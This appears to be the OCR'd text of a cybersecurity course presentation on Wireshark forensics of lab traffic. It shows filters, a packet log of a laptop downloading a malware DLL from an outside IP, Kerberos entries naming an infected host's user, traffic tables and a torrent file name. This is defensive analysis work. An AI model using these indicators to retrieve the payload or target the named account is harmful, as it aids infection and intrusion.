
- For example: Sending malware, phishing, torrenting copyrighted material.

Normal Activity

Web Server Creation



Web Browsing





Malicious Activity

Malware

http.request.method == "GET" && ip.addr == 10.6.12.203

No.	Time	Source	Destination	Protocol	Length	Info
58748	2020-06-30 10:04:39.6…	LAPTOP-5WKHX9YG.frank-n-ted.com	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
58752	2020-06-30 10:04:39.6…	LAPTOP-5WKHX9YG.frank-n-ted.com	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1





Infection

kerberos.CNameString and ip.addr == 172.16.4.0/24

No.	Time	Source	Destination	Protocol	CNameString	Len
3187	2020-06-30 09:54:30.8…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	rotterdam-pc$	
3195	2020-06-30 09:54:30.8…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	rotterdam-pc$	
3196	2020-06-30 09:54:30.8…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3208	2020-06-30 09:54:30.9…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3249	2020-06-30 09:54:31.1…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3269	2020-06-30 09:54:31.2…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3369	2020-06-30 09:54:31.6…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	ROTTERDAM-PC$	
3376	2020-06-30 09:54:31.6…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	ROTTERDAM-PC$	
3377	2020-06-30 09:54:31.6…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3389	2020-06-30 09:54:31.7…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	
3408	2020-06-30 09:54:31.7…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	matthijs.devries	
3415	2020-06-30 09:54:31.7…	Rotterdam-PC.mind-hammer.n…	mind-hammer-dc.mind…	KRB5	matthijs.devries	
3416	2020-06-30 09:54:31.8…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	matthijs.devries	
3427	2020-06-30 09:54:31.8…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	matthijs.devries	
3439	2020-06-30 09:54:31.9…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	matthijs.devries	
14044	2020-06-30 09:57:08.9…	mind-hammer-dc.mind-hammer…	Rotterdam-PC.mind-h…	KRB5	ROTTERDAM-PC$	


```
▶ padata: 1 item
▼ req-body
    Padding: 0
  ▶ kdc-options: 40810010
  ▼ cname
      name-type: kRB5-NT-PRINCIPAL (1)
    ▼ cname-string: 1 item
        CNameString: matthijs.devries
    realm: MIND-HAMMER
  ▶ sname
    till: 2037-09-13 02:48:05 (UTC)
    rtime: 2037-09-13 02:48:05 (UTC)
```

Wireshark · Conversations · part_3.pcapng

Ethernet · 74 | IPv4 · 877 | IPv6 · 1 | TCP · 1044 | UDP · 1839

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B
172.16.4.205	239.255.255.250	12	2100	12	2100	0	0	240.322914	855.7223	
172.16.4.205	195.171.92.116	17	1788	10	836	7	952	336.031816	853.7480	
172.16.4.205	184.50.26.32	20	1716	10	794	10	922	50.387494	851.7212	
172.16.4.205	255.255.255.255	5	1710	5	1710	0	0	50.382223	1137.3560	
172.16.4.205	224.0.0.22	16	960	16	960	0	0	49.771477	1042.4728	
172.16.4.205	224.0.0.252	10	720	10	720	0	0	49.770532	852.3245	
172.16.4.4	172.16.4.205	1,417	339 k	680	147 k	737	191 k	49.776799	1144.3125	
168.63.129.16	192.168.1.90	398	50 k	197	32 k	201	17 k	1.382934	841.3167	
166.62.111.64	172.16.4.205	15,728	16 M	11,354	15 M	4,374	321 k	51.161259	1001.6762	
151.101.188.134	172.16.4.205	48	15 k	24	12 k	24	3350	61.788890	990.7740	
151.101.52.84	172.16.4.205	108	56 k	64	51 k	44	4986	53.181867	999.3819	
151.101.2.110	172.16.4.205	218	165 k	144	159 k	74	6784	54.236408	998.2899	
151.101.0.84	172.16.4.205	60	18 k	28	13 k	32	4838	73.192411	979.3300	
108.128.247.43	172.16.4.205	50	12 k	26	9046	24	3524	51.180646	1001.6636	
104.25.124.99	172.16.4.205	42	21 k	22	19 k	20	1896	51.827317	1000.6942	
93.95.100.178	172.16.4.205	722	419 k	418	391 k	304	28 k	116.562981	937.4512	
81.4.122.101	172.16.4.205	84	38 k	46	30 k	38	7804	62.385430	990.4578	
72.21.91.29	172.16.4.205	21	5312	8	3608	13	1704	461.222640	0.2342	
54.230.89.184	172.16.4.205	308	208 k	184	196 k	124	11 k	51.829430	1001.0016	
52.207.111.186	172.16.4.205	24	3232	10	1730	14	1502	64.550331	988.2817	
52.11.30.237	172.16.4.205	50	11 k	26	8386	24	3472	51.376252	1001.2337	
50.112.34.20	172.16.4.205	50	13 k	24	8986	26	4292	51.183723	1001.3751	
31.13.70.52	172.16.4.205	726	479 k	436	447 k	290	31 k	62.702930	989.8205	
31.7.62.214	172.16.4.205	242	41 k	120	7542	122	34 k	336.030763	854.0683	
23.219.38.65	172.16.4.205	28	3042	12	1488	16	1554	51.160216	1001.3680	
23.9.91.27	172.16.4.205	18	5620	8	4559	10	1061	461.313065	0.0944	
10.11.11.217	172.217.6.162	697	404 k	341	35 k	356	369 k	530.894213	106.4835	
10.11.11.217	35.185.55.255	357	231 k	174	21 k	183	209 k	527.855670	110.5729	

Torrenting Copyrighted Material



Betty_Boop_Rhythm_on_the_Reservation
.avi.torrent

Concluding Thoughts

Concluding Thoughts

- **Red Team** - The 2 targets contained a plethora of vulnerabilities that were exploited mainly through WordPress
- **Blue Team** - We found effective ways to potentially mitigate the vulnerabilities that the Red Team exploited
- **Network** - Using Wireshark, we logged and analyze traffic for suspicious and found more weak points.

Update your software, keep patching, and never get comfortable!